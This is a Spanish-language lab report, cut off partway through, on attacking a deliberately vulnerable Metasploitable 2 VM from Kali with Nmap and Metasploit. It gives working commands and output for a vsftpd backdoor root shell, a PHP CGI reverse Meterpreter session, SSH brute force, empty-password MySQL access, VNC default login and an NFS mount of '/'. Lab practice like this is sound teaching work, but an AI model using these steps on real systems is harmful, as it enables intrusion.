

MONTAR UN HACKING LAB

Autor:
Pablo Díaz

Índice

1. Introducción	2
2. Configuración de las máquinas	2
3. Reconocimiento y búsqueda de vulnerabilidades	2
4. Explotación	4
4.1. Ataque a protocolo FTP	4
4.2. Ataque Apache/PHP	5
4.3. Ataque SSH	6
4.4. Ataque MySQL	7
4.5. Ataque VNC	9
4.6. Ataque NFS	10
4.7. Samba	11
4.8. Blindshell	13
4.9. Rlogin	13
4.10. RSH	14
5. OpenVAS	15

1. Introducción

El objetivo de esta práctica es montar un pequeño laboratorio de hacking, compuesto por una máquina con Kali Linux, que utilizaremos para buscar y explotar vulnerabilidades, y otra con Metasploitable, diseñada específicamente para contener múltiples fallos de seguridad y facilitar el aprendizaje en ciberseguridad.

Primero, realizaremos la instalación y configuración adecuada de ambas máquinas para garantizar su correcto funcionamiento. Luego, procederemos a identificar y explotar diversas vulnerabilidades presentes en Metasploitable, aplicando diferentes técnicas de ataque y análisis de seguridad. Antes de continuar definamos varias herramientas y sistemas clave.

Kali linux es una distribución de Linux ampliamente utilizada en el ámbito de la ciberseguridad. Cuenta con un gran número de herramientas preinstaladas para llevar a cabo análisis de seguridad informática, pruebas de penetración y auditorías de sistemas. Entre las herramientas que usaremos en esta práctica están Nmap y Metasploit.

Nmap es una herramienta de escaneo de red utilizada para identificar puertos abiertos, servicios en ejecución y posibles vulnerabilidades en un sistema. Permite realizar reconocimiento y análisis de seguridad de manera eficiente.

Metasploit, por otro lado, es un framework de explotación ampliamente utilizado en pruebas de penetración. Proporciona una gran colección de exploits, payloads y herramientas para facilitar la explotación de vulnerabilidades en sistemas y aplicaciones.

Metasploitable 2 como ya comenté, es una máquina virtual intencionadamente vulnerable, diseñada para la práctica y aprendizaje de técnicas de explotación en ciberseguridad. Incluye múltiples fallos de seguridad en servicios y aplicaciones, lo que nos permitirá probar herramientas y metodologías de ataque en un entorno controlado.

2. Configuración de las máquinas

Utilizaremos VMWare Workstation Pro v15 para ejecutar ambas máquinas. Descargamos la imagen de Kali Linux y Metasploitable 2 de sus correspondientes direcciones oficiales. Una vez descargadas las abrimos en VMWare.

La configuración de red que usamos fue NAT permitiendo que tanto la máquina atacante como la víctima se comuniquen entre sí dentro de un entorno aislado. Ejecutamos ambas máquinas y comprobamos sus direcciones. La máquina Kali tiene IP 192.168.126.128 mientras que Metasploitable tiene IP: 192.168.126.129

Comprobamos enviando Ping entre ellas para confirmar que se ven para poder realizar los ataques

```
msfadmin@metasploitable:~$ ping 192.168.126.128
PING 192.168.126.128 (192.168.126.128) 56(84) bytes of data.
64 bytes from 192.168.126.128: icmp_seq=1 ttl=64 time=0.390 ms
64 bytes from 192.168.126.128: icmp_seq=2 ttl=64 time=0.387 ms
64 bytes from 192.168.126.128: icmp_seq=3 ttl=64 time=0.356 ms
64 bytes from 192.168.126.128: icmp_seq=4 ttl=64 time=0.404 ms
64 bytes from 192.168.126.128: icmp_seq=5 ttl=64 time=0.381 ms

--- 192.168.126.128 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.356/0.383/0.404/0.026 ms
msfadmin@metasploitable:~$
```

Figura 1: Ping Kali.

```
(kali@kali)-[~]
$ ping 192.168.126.129
PING 192.168.126.129 (192.168.126.129) 56(84) bytes of data.
64 bytes from 192.168.126.129: icmp_seq=1 ttl=64 time=0.534 ms
64 bytes from 192.168.126.129: icmp_seq=2 ttl=64 time=0.402 ms
64 bytes from 192.168.126.129: icmp_seq=3 ttl=64 time=0.280 ms
64 bytes from 192.168.126.129: icmp_seq=4 ttl=64 time=0.399 ms
64 bytes from 192.168.126.129: icmp_seq=5 ttl=64 time=0.418 ms
64 bytes from 192.168.126.129: icmp_seq=6 ttl=64 time=0.325 ms
^C
--- 192.168.126.129 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5114ms
rtt min/avg/max/mdev = 0.280/0.393/0.534/0.079 ms
```

Figura 2: Ping Metasploitable.

Pasamos ahora a la búsqueda de vulnerabilidades.

3. Reconocimiento y búsqueda de vulnerabilidades

La primera etapa que realizamos es la de reconocimiento. En esta fase, efectuamos distintos escaneos sobre la máquina objetivo para identificar puertos abiertos y recopilar la mayor cantidad de información

posible sobre los servicios en ejecución y su configuración. Usaremos para ello Nmap.

Ejecutamos en Kali, `sudo nmap -O 192.168.126.129`. La opción `-O` permite obtener información del sistema operativo del equipo escaneado.

```
(kali@kali)~$ sudo nmap -O 192.168.126.129
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 12:25 EST
Nmap scan report for 192.168.126.129
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:CB:AD:30 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds
```

Figura 3: Escaneo inicial Nmap con opción `-O`.

Encontramos bastantes puertos abiertos. Además, observamos que el sistema operativo es Linux 2.6.9

Realizamos otro escaneo Nmap. Esta vez con `sudo nmap -p- -sV 192.168.126.129`. Con esta opción escaneamos todos los puertos (65535). Además, obtenemos las versiones de los servicios disponibles en los puertos abiertos.

```
(kali@kali)~$ sudo nmap -p- -sV 192.168.126.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 12:29 EST
Nmap scan report for 192.168.126.129
Host is up (0.0049s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
6697/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
39498/tcp open  mountd         1-3 (RPC #100005)
51812/tcp open  java-rmi        GNU Classpath grmiregistry
52773/tcp open  nlockmgr       1-4 (RPC #100021)
56903/tcp open  status         1 (RPC #100024)
MAC Address: 00:0C:29:CB:AD:30 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.19 seconds
```

Figura 4: Escaneo inicial Nmap con opción `-p- -sV`.

Ahora que sabemos que servicios están disponibles, pasemos a intentar explotarlos.

4. Explotación

En esta fase procederemos a la explotación de los servicios detectados, aprovechando vulnerabilidades conocidas y configuraciones inseguras. Para ello, emplearemos diversas técnicas, como el uso de Metasploit, ejecución de comandos manuales y abuso de accesos mal configurados. El objetivo es demostrar cómo un atacante podría comprometer el sistema y entender los riesgos asociados.

4.1. Ataque a protocolo FTP

FTP (File Transfer Protocol) es un protocolo utilizado para transferencia de archivos. Detectamos en los escaneos que el puerto asignado es el usual, el 21. Además, tenemos también la versión: 2.3.4. Arrancamos Metasploit a ver si tenemos algun exploit disponible para llevar a cabo ataque. Ejecutamos para ello:

```
search ftp type:exploit platform:unix
```

```
msf6 > search ftp type:exploit platform:unix
[-] No results from search
msf6 > search ftp type:exploit platform:unix

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:/// Arbitrary Code Execution
1	target: Safari 5.1 on OS X
2	target: Safari 5.1 on OS X with Java
3	exploit/linux/snmp/awind_snmp_exec	2019-03-27	excellent	Yes	AwindInc SNMP Service Command Injection
4	target: Unix In-Memory
5	target: Linux Dropper
6	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
7	target: Java
8	target: Linux Dropper
9	target: Windows Dropper
10	exploit/linux/http/linksys_wrt160nv2_apply_exec	2013-02-11	excellent	No	Linksys WRT160nv2 apply.cgi Remote Command Injection
11	target: CMD
12	target: Linux mipsel Payload
13	exploit/unix/local/netbsd_mail_local	2016-07-07	great	No	NetBSD mail.local Privilege Escalation
14	exploit/multi/http/netwin_surgeftp_exec	2012-12-06	good	Yes	Netwin SurgeFTP Remote Command Execution
15	target: Automatic
16	target: Windows
17	target: Unix
18	exploit/openbsd/local/dynamic_loader_chpass_privesc	2019-12-11	excellent	Yes	OpenBSD Dynamic Loader chpass Privilege Escalation
19	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
20	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution
21	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPd v2.3.4 Backdoor Command Execution
22	exploit/unix/http/tnftp_savefile	2014-10-28	excellent	No	tnftp "savefile" Arbitrary Command Execution

Interact with a module by name or index. For example `info 22`, `use 22` or `use exploit/unix/http/tnftp_savefile`

Figura 5: Exploits para FTP.

Contamos con diferentes exploits. Vemos que Metasploit nos da diferente información como la fecha de publicación, así como un rango que evalúa cuan efectivo es el exploit así como una breve descripción.

Usaremos para esta explotación el exploit `vsftpd_234_backdoor`.

Usamos el comando: `use exploit/unix/ftp/vsftpd_234_backdoor`. Debemos ahora establecer con `set RHOSTS` la IP de la máquina metasploitable que vamos a atacar. Con esto listo, hacemos `run`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.126.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.126.129:21 - USER: 331 Please specify the password.
[*] 192.168.126.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.126.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command session 1 opened (192.168.126.128:40713 → 192.168.126.129:6200) at 2025-02-10 14:03:25 -0500
```

Figura 6: Ejecutamos exploit FTP.

Gracias a estos sencillos pasos y a la presencia de versión vulnerable en FTP, nos hemos hecho con el control de metasploitable. Comprobamos con `ip` a que es la IP de metasploitable, confirmando que estamos dentro:

```
[*] 192.168.126.129 - Command shell session 1 closed. Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.126.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.126.129:21 - USER: 331 Please specify the password.
[+] 192.168.126.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.126.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.126.128:35551 → 192.168.126.129:6200) at 2025-02-10 14:04:46 -0500

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:cb:ad:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.126.129/24 brd 192.168.126.255 scope global eth0
    inet6 fe80::20c:29ff:fe3b:ad30/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:cb:ad:3a brd ff:ff:ff:ff:ff:ff
```

Figura 7: Confirmamos que estamos dentro mostrando IP.

4.2. Ataque Apache/PHP

Durante el segundo escaneo de Nmap vemos la versión del servidor apache httpd 2.2.8. Vamos ahora a metasploit y usamos use `auxiliary/scanner/http/http_version`. Este módulo nos permite obtener información detallada sobre la versión del servidor web, lo que nos ayudará a determinar posibles vulnerabilidades explotables. De nuevo establecemos RHOSTS y ejecutamos:

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.126.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

Figura 8: Modulo metasploit busqueda información versión servidor web.

Podemos ver ahora la versión (5.2.4) e intentaremos explotarla. Buscamos exploit:

```
msf6 > search apache 2.2.8
[-] No results from search
msf6 >
msf6 > search php 5.2.4
[-] No results from search
msf6 > search php 5.4.2
```

Figura 9: Buscamos exploit.

No encontramos ningún exploit para las versiones específicas. Sin embargo, si buscamos para version php 5.4.2 si encontramos varios:

```
msf6 > search php 5.4.2

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/op5_license           2012-01-05      excellent Yes     OP5 license.PHP
Remote Command Execution
1  exploit/multi/http/PHP_cgi_arg_injection 2012-05-03      excellent Yes     PHP CGI Argumen
t Injection
2  exploit/windows/http/PHP_apache_request_headers_bof 2012-05-08      normal  No      PHP apache_requ
est_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/PHP_apache_req
uest_headers_bof
```

Figura 10: Encontramos exploits para diferente versión.

Algunos exploits funcionan para diferentes versiones. Elegimos el segundo disponible a ver si nos es útil:

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
```

Figura 11: Seleccionamos exploit.

Establecemos Rhosts y ejecutamos:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.126.129
RHOSTS => 192.168.126.129
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.126.128:4444
[*] Sending stage (40004 bytes) to 192.168.126.129
[*] Meterpreter session 1 opened (192.168.126.128:4444 -> 192.168.126.129:49524) at 2025-03-13 06:28:44 -0400

meterpreter > ls
Listing: /var/www
=====
```

Mode	Size	Type	Last modified	Name
041777/rwxrwxrwx	17592186048512	dir	182042302250-03-10 11:10:13 -0400	dav
040755/rwxr-xr-x	17592186048512	dir	182042482449-05-12 11:17:21 -0400	dvwa
100644/rw-r--r--	3826815861627	fil	182042311505-02-17 18:13:29 -0500	index.php
040755/rwxr-xr-x	17592186048512	dir	181964996940-05-31 14:38:18 -0400	mutillidae
040755/rwxr-xr-x	17592186048512	dir	181964937872-02-08 13:03:20 -0500	phpMyAdmin
100644/rw-r--r--	81604378643	fil	173039983614-08-05 02:08:28 -0400	phpinfo.php
040755/rwxr-xr-x	17592186048512	dir	181965051925-08-30 13:04:46 -0400	test
040775/rwxrwxr-x	87960930242560	dir	173083439924-11-22 07:50:32 -0500	tikiwiki
040775/rwxrwxr-x	87960930242560	dir	173040024853-07-11 18:58:19 -0400	tikiwiki-old
040755/rwxr-xr-x	17592186048512	dir	173046477589-12-24 16:59:26 -0500	twiki

Figura 12: Ejecutamos exploit.

Este exploit nos ha permitido obtener acceso no autorizado al servidor y desplegar una Meterpreter shell. Para verificarlo, ejecutamos el comando sysinfo, obteniendo información del sistema de la máquina objetivo, lo que confirma que hemos logrado comprometerla.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
```

Figura 13: Confirmamos que estamos dentro.

4.3. Ataque SSH

Pasamos ahora a explotar el protocolo SSH, utilizado para conectarse de forma remota a una máquina. En este caso, vamos a realizar un ataque por fuerza bruta que nos permita hacernos con el control de metasploitable.

Usaremos módulo específico de SSH en metasploit:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Figura 14: Usamos módulo SSH en metasploit.

Para probar diferentes combinaciones de credenciales, empleamos un diccionario de usuarios y contraseñas descargado de SecLists. Debemos configurarlo mediante set USER.FILE y set PASS.FILE con las rutas correspondientes. Además, aumentamos la velocidad del ataque utilizando set THREADS 10 y ejecutamos el módulo con run.

```

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/seclists/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
PASS_FILE => /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.126.129:22 - Starting bruteforce
[+] 192.168.126.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '

```

Figura 15: Ejecutamos el exploit.

Como resultado, obtenemos las credenciales msfadmin:msfadmin. Probamos a acceder con ellas mediante SSH:

```

└─$ ssh msfadmin@192.168.126.129
msfadmin@192.168.126.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Mar 13 07:45:15 2025 from 192.168.126.128
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$

```

Figura 16: Accedemos con credenciales obtenidas.

Podemos entonces confirmar que las credenciales son válidas y nos hemos hecho con el control de la máquina.

4.4. Ataque MySQL

Continuamos ahora con ataque a MySQL. MySQL es un sistema de gestión de bases de datos ampliamente utilizado para almacenar y administrar información en servidores. Usamos Nmap para análisis exploratorio del servicio:

```

└─$ nmap -A 192.168.126.129 -p 3306
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 07:53 EDT
Nmap scan report for 192.168.126.129
Host is up (0.00087s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SupportsCompression, LongColumnFlag, ConnectWithDatabase, Speaks41ProtocolNew, SwitchToSSLAfterHandshake
|_ Status: Autocommit
|_ Salt: '2!OKI9h*lfEX)=69'
MAC Address: 00:0C:29:CB:AD:30 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.87 ms 192.168.126.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds

```

Figura 17: Exploramos MySQL con Nmap.

Seleccionamos módulo de fuerza bruta para MySQL. Configuramos los parámetros y aprovechamos el diccionario descargado en el apartado anterior para probar diferentes usuarios y contraseñas

```
msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.126.129
RHOSTS => 192.168.126.129
msf6 auxiliary(scanner/mysql/mysql_login) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /usr/share/seclists/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
PASS_FILE => /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.126.129:3306 - 192.168.126.129:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.126.129:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.126.129:3306 - 192.168.126.129:3306 - LOGIN FAILED: root:root (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.126.129:3306 - 192.168.126.129:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.126.129:3306 - 192.168.126.129:3306 - LOGIN FAILED: root:password (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.126.129:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.126.129:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.126.129:3306 - You can open a MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Figura 18: Ejecutamos exploit.

Este método de explotación no nos ha funcionado. Encontramos un error que tras probar diferentes formas de arreglarlo no lo hemos conseguido, por lo que decidimos cambiar de estrategia. Utilizaremos Nmap con el comando `nmap -p 3306 --script=mysql-empty-password,mysql-users,mysql-databases,mysql-audit 192.168.126.129`

Este comando ejecuta una serie de scripts del propio Nmap diseñados para analizar la seguridad de los servicios MySQL. Específicamente, busca cuentas en MySQL sin contraseña, busca bases de datos sin autenticaciones y evalúa configuraciones inseguras.

```
$ nmap -p 3306 --script=mysql-empty-password,mysql-users,mysql-databases,mysql-audit 192.168.126.129

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 09:08 EDT
Nmap scan report for 192.168.126.129
Host is up (0.00038s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql

mysql-databases:
| information_schema
| dvwa
| metasploit
| mysql
| owasp10
| tikiwiki - exploits - 1283 auxiliary - 431 post
| tikiwiki195 - uploads - 40 encoders - 13 nops
mysql-empty-password:
|_ root account has empty password
mysql-users:
|_ debian-sys-maint
|_ guest
|_ root
MAC Address: 00:0C:29:CB:AD:30 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

Figura 19: Buscamos configuraciones inseguras MySQL con Nmap.

Vemos que cuenta root no tiene contraseña definida por lo que podemos acceder fácilmente. Usamos `mysql -h 192.168.126.129 -u root --skip-ssl`

```
$ mysql -h 192.168.126.129 -u root --skip-ssl

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8209
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Figura 20: Accedemos cuenta root que no tiene contraseña MySQL.

Tenemos control sobre la base de datos MySQL. Pamos ahora a atacar VNC.

4.5. Ataque VNC

VNC (Virtual Network Computing) es un protocolo que permite controlar remotamente otro equipo en la misma red. Utilizamos metasploit con módulo `scanner/vnc/vnc_login` para buscar si existe alguna mala configuración que nos permita acceder. Observamos que podemos acceder con contraseña `password`

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.126.129
RHOSTS => 192.168.126.129
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5900
RPORT => 5900
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.126.129:5900 - 192.168.126.129:5900 - Starting VNC login sweep
[+] 192.168.126.129:5900 - 192.168.126.129:5900 - Login Successful: :password
[*] 192.168.126.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

Figura 21: Utilizamos módulo metasploit para buscar mala configuración para poder acceder.

Aprovechamos para explotarlo. Nos conectamos mediante `vncviewer` `192.168.126.129:5900` ingresamos contraseña `password` y logramos entrar con usuario `root`:




Figura 22: Logramos acceso mediante VNC

4.6. Ataque NFS

A continuación, vamos a explotar NFS (Network File System), protocolo de sistema de archivos distribuido que permite a los usuarios acceder a archivos de forma remota como si estuvieran en su propio sistema. Lo que haremos será intentar montar el sistema de archivos remotos de Metasploitable en nuestra máquina Kali para explorar su contenido y comprobar si podemos modificar archivos críticos, lo que podríamos utilizar para escalar privilegios.

Hacemos `showmount -e 192.168.126.129`, esto permite enumerar los recursos compartidos disponibles en el servidor NFS de la máquina Metasploitable

```
(kali@kali) [ ]
$ showmount -e 192.168.126.129

Export list for 192.168.126.129:
/ *
```

Figura 23: Enumeración de los recursos compartidos por el servidor NFS .

El `*` nos indica que cualquier maquina de la red puede montar el sistema de archivos completos. Esto es una configuración extremadamente insegura, ya que nos permite leer y posiblemente modificar archivos críticos del sistema remoto.

Vamos a explotarlo. Creamos primero directorio que nos servirá como punto de montaje mediante el comando `-t nfs 192.168.126.129:/ /mnt/nfs`

Luego, confirmamos que se ha montado correctamente:

```
l-$ ls -la /mnt/nfs
total 108
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 3 root root 4096 Mar 14 08:59 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 3 root root 4096 Apr 28 2010 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4096 Apr 28 2010 dev
drwxr-xr-x 94 root root 4096 Mar 14 08:58 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
